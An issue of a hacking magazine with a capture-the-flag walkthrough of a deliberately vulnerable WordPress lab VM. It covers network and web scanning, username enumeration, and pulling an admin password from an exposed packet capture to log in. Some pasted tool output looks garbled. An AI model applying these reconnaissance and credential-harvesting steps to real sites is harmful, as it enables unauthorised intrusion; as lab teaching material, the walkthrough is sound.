

Hackercool

November 2018 Edition 1 Issue 14



Capture The Flag: Web Developer

INSTALLIT :

Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :

Dell and Atrium Health

FIXIT :

Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :

Let's target Http Services running on port 80 (uploading various PHP shells).

*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note



Hello aspiring hackers. Hope you are all awesome. We are very delighted to release the fourteenth issue of the First Edition of our mag Hackercool magazine.

You should have noticed something. We are fast tracking our issues recently. Just ten days back, we released the October 2018 Issue and now we are back with the November 2018 Issue.

You all are really awesome. This is May 2019 and we just now released the

*November 2018 Issue. It's almost a delay of six months. All of our readers know we have an unforgivable delay in releasing our issues. But still you all stayed with us. **Thank you very much for your loyalty and patience.***

*Although there are some technical reasons for the delay we experience, we decided to end this delay once and for all. Yes, **Whatever It Takes**. Yes, that's an Avengers : Endgame reference. No matter how much delay happens in releasing our issues, note that we will not skip even one Issue. All the Issues you paid for will reach you. We are sure that by June 30, all our backlog Issues will be delivered and we will be within schedule. Until then, enjoy the present Issue and also enjoy the movie Avengers : Endgame.*

Coming to the present Issue, we will be starting this with the Capture The Flag challenge of WebDeveloper. Although internet has some articles on this challenge, You will find ours different from others and well explained too. Another highlight of this issue is the Metasploitable Tutorials section where we will be targeting port 80. Trust me, you will find this exciting and knowledge worthy too. Apart from this we have included all our regular features.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "**Hackercool**". Until the next issue, Good Bye. Oh wait. We forgot to tell you. That picture at the top is a tribute to our favourite Avenger. CAPTAIN AMERICA. Thank You.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool November 2018 Issue .

1. **Capture The Flag :**
Web Developer : 1
2. **Installit :**
Installing Nessus Vulnerability Scanner in Kali Linux 2018. 2019.
3. **Fixit :**
Fixing slow Firefox browser in Kali Linux.
4. **Metasploitable Tutorials :**
Attacking Web Services running on port 80.
5. **Hacking Q & A :**
Answers to some of the questions asked by our ever curious readers.
6. **Data Breach This Month :**
Dell and Atrium Health

WEB DEVELOPER 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

In this issue, we bring you the challenge of WEB DEVELOPER 1. It is a small boot2root VM created by Fred Wemeijer. The goal of this CTF is to get root on our target VM and read the root flag. The difficulty level is INTERMEDIATE. The VM can be downloaded from the link <https://www.vulnhub.com/entry/web-developer-1,288/>. It is in OVA format and is built for Virtualbox even though it can be set up on Vmware. It is configured with DHCP service so that IP address is automatically assigned. This time for a change, we are using Parrot OS as our attacker machine. So let's start. The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find our target. The tool we will be using is Netdiscover. Netdiscover will search all the hosts which are available on the network. As we can see in the image below, the IP address of our target is 192.168.41.166.

```
Currently scanning: 192.168.68.0/16 | Screen View: Unique Hosts
22 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1320
-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.41.1  00:50:56:c0:00:08    19    1140 Unknown vendor
192.168.41.2  00:50:56:f4:34:59     1     60 Unknown vendor
192.168.41.166 00:0c:29:92:2e:16    1     60 Unknown vendor
192.168.41.254 00:50:56:e4:0a:d8    1     60 Unknown vendor
root@parrot:~#
```

Our next step is to scan our target with Nmap for any open ports and information of services running on those ports.

On running the verbose scan of Nmap on our target as shown below, we can see that there are only two open ports running on our target. Port 22 is running a SSH service and 80 Port is having HTTP service. Not many ports to take us on confusing paths.


```
root@parrot:~# nmap -sV 192.168.41.166
Starting Nmap 7.40 ( https://nmap.org ) at 2019-04-29 21:26 IST
Nmap scan report for 192.168.41.166
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  ssl/http Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:92:2E:16 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.88 seconds
root@parrot:~#
```

I did a quick search for any exploits belonging to both the softwares running on our target and as expected, the result was fruitless.

```
root@parrot:~# searchsploit OpenSSH 7.6p1
-----
Exploit Title | Path
-----
ME license | (/usr/share/exploitdb/platforms)
-----
root@parrot:~# searchsploit Apache/2.4.29
-----
Exploit Title | Path
-----
Flash | (/usr/share/exploitdb/platforms)
-----
root@parrot:~#
```

So I quickly opened the web browser to have a look at the website running on the target server. It looks like a simple website which has been left without configuring anything.



On running Nikto scan, we got to know that our target website is running Wordpress.

```
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0
x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested u
p to' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may revea
l sensitive information
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2019-04-29 21:31:13 (GMT5.5) (109 seconds)
-----
+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.29) are not in
the Nikto database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? █
```

I browsed to the page that was revealing the Wordpress version. Our target is running Wordpress version 4.9.8.

```
192.168.41.166/wp-links-opml.php
This XML file does not appear to have any style information associated with it. The document
tree is shown below.
--<opml version="1.0">
--<head>
<title>Links for Example site</title>
<dateCreated>Mon, 29 Apr 2019 16:02:28 GMT</dateCreated>
<!-- generator="WordPress/4.9.8" -->
</head>
<body> </body>
</opml>
```

A searchsploit search did not reveal any exploits for this particular version of Wordpress.

```
(kalyan@parrot)-[~]
└─$ searchsploit wordpress 4.9.8
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)

(kalyan@parrot)-[~]
└─$ searchsploit "wordpress 4.9.8"
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)
```

The uploads directory of the target website was accessible. So we checked if it had anything but it did not have anything useful.

Name	Last modified	Size	Description
Parent Directory		-	
2018/	2018-10-30 09:05	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.41.166 Port 80

Time to fall back to conventional methods. We decided to scan the website with Wpscan.

```
root@parrot:~# wpscan --url http://192.168.41.166 --enumerate u

WordPress Security Scanner by the WPScan Team
Version 2.9.2
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.41.166/
[+] Started: Mon Apr 29 21:41:53 2019

[!] The WordPress 'http://192.168.41.166/readme.html' file exists exposing a ver
sion number

[+] WordPress version 4.9.8 (Released on 2018-08-02) identified from advanced fi
ngerprinting, meta generator, links opml, stylesheets numbers
[!] 9 vulnerabilities identified from the version number

[!] Title: WordPress <= 5.0 - Authenticated File Delete
Reference: https://wpvulndb.com/vulnerabilities/9169
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-relea
se/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147
[i] Fixed in: 4.9.9
```

```

[!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
Reference: https://wpvulndb.com/vulnerabilities/9170
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152
[i] Fixed in: 4.9.9

[!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data
Reference: https://wpvulndb.com/vulnerabilities/9171
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148
[i] Fixed in: 4.9.9

[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/9172
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153
[i] Fixed in: 4.9.9

[!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins
Reference: https://wpvulndb.com/vulnerabilities/9173
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://github.com/WordPress/WordPress/commit/fb3c6ea0618fcb9a51d4f2c1940e9efcd4a2d460
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150
[i] Fixed in: 4.9.9

[!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing
Reference: https://wpvulndb.com/vulnerabilities/9174
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151
[i] Fixed in: 4.9.9

[!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers
Reference: https://wpvulndb.com/vulnerabilities/9175
Reference: https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
Reference: https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941deef1bb206b19a

[!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution
Reference: https://wpvulndb.com/vulnerabilities/9222
Reference: https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942
[i] Fixed in: 4.9.9

[!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/9230
Reference: https://github.com/WordPress/WordPress/commit/0292de60ec78c5a44956765189403654fe4d080b
Reference: https://wordpress.org/news/2019/03/wordpress-5-1-1-security-and-maintenance-release/

```

```

| Referenced style.css: wp-content/themes/twentyseventeen/style.css
| Theme Name: Twenty Seventeen
| Theme URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a...
| Author: the WordPress team
| Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+-----+-----+-----+
| Id | Login          | Name          |
+-----+-----+-----+
| 1  | webdeveloper  | webdeveloper - Example |
+-----+-----+-----+

[+] Finished: Mon Apr 29 21:42:09 2019
[+] Requests Done: 95
[+] Memory used: 15.66 MB
[+] Elapsed time: 00:00:15
root@parrot:~#

```

So Wpscan says our target has some vulnerable plugins but all of them need authentication. But using Wpscan helped me in giving away the username which is same as the name of the machine "webdeveloper". We need to get the password though.

Next, we ran the tool dirb(Directoy buster). As we all know, this tool will find all the directories on the target website and display it to us.

```

root@parrot:~# dirb http://192.168.41.166

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Apr 29 21:36:14 2019
URL_BASE: http://192.168.41.166/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.41.166/ ----
+ http://192.168.41.166/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.41.166/ipdata/
+ http://192.168.41.166/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.41.166/wp-admin/
==> DIRECTORY: http://192.168.41.166/wp-content/
==> DIRECTORY: http://192.168.41.166/wp-includes/

```

The target has all files typical of a Wordpress installation but there is one file which raised our interest. As you can see in the picture provided above of the dirb scan result, there is a file named "Ipdata" on the target website.

The url <http://192.168.41.166/ipdata> looks out of here, doesn't it. So we immediately open this url with browser.

192.168.41.166/ipdata/

Index of /ipdata

Name	Last modified	Size	Description
Parent Directory			-
analyze.cap	2018-10-30 09:14	2.8M	

Apache/2.4.29 (Ubuntu) Server at 192.168.41.166 Port 80

This url has a file named analyze.cap. That's strange. A CAP file is a packet capture file. By packets we mean the traffic that goes from one device to another in a computer network. This file is generally created by a packet sniffer and can only be opened with a sniffer. Let's analyze this file using Wireshark. We download the file analyze.cap.

Once file is downloaded open it with Wireshark which is inbuilt in Kali Linux. This is how the file looks once opened.

tcp

No.	Time	Source	Destination	Protocol	Length	Info
22	91.520924	192.168.1.176	192.168.1.222	TCP	66	80 → 49530 [ACK] Seq=314 Ack=3478 Win=36224 Len=0 TSval=5436...
22	91.521120	192.168.1.222	192.168.1.176	HTTP	3543	HTTP/1.1 200 OK (text/html)

Frame 10: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface...

```

0000 08 00 27 1d 4d 40 08 00 27 74 17 d4 08 00 45 00  ..'.M@.. 't...E.
0010 00 34 7f 38 40 00 40 06 36 ad c0 a8 01 de c0 a8  .4.@.@. 6.....
0020 01 b0 c1 7a 00 50 26 a3 d5 bb 17 3c 61 f3 80 10  ...2.P&. ...<a...
0030 01 1b c4 86 00 00 01 01 08 0a 03 3d 9b c0 58 19  ....>..#X.
0040 fd cc
  
```

We apply the filter `tcp:stream eq 8`. The number "8" here is the internal number given by Wireshark. It indicates that the file we want to see is the 8th TCP or UDP stream found in the entire trace. Before we had stream numbers a filter to identify the stream would specify a pair of IP addresses and port numbers, resulting in much longer display filters. As we scan through the pcap file, we found the login credentials of the Wordpress site.

tcp.stream eq 8

No.	Time	Source	Destination	Protocol	Length	Info
214	91.557657	192.168.1.222	192.168.1.176	HTTP	1054	GET /wordpress/wp-admin/load...

Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176

Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733

HyperText Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "log" = "webdeveloper"
- Form item: "pwd" = "Te5eQg&4sBS!Yr\$)w%f%(DcAd" ←
- Form item: "wp-submit" = "Log In"
- Form item: "redirect to" = "http://192.168.1.176/wordpress/wp-admin/"

```

0000 08 00 27 1d 4d 40 08 00 27 74 17 d4 08 00 45 00  ..'.M@.. 't...E.
0010 03 11 64 3d 40 00 40 06 4e cb c0 a8 01 de c0 a8  .d=@.@. N.....
0020 01 b0 c1 96 00 50 9c d4 64 b7 20 39 09 2a 80 18  ....P.. d. 9.*..
0030 00 e5 8a bc 00 00 01 01 08 0a 03 3e ef 23 58 1b  ....>..#X.
0040 51 2f 50 4f 53 54 20 2f 77 6f 72 64 70 72 65 73  Q/POST / wordpres
0050 73 2f 77 70 2d 6c 6f 67 69 6e 2e 70 68 70 20 48  s/wp-log in.php H
  
```

We go to the Login page of Wordpress and type the credentials and successfully log on into the website.

192.168.41.166/wp-admin/ 67%

WordPress 5.1.1 is available! Please update now

Howdy, webdeveloper

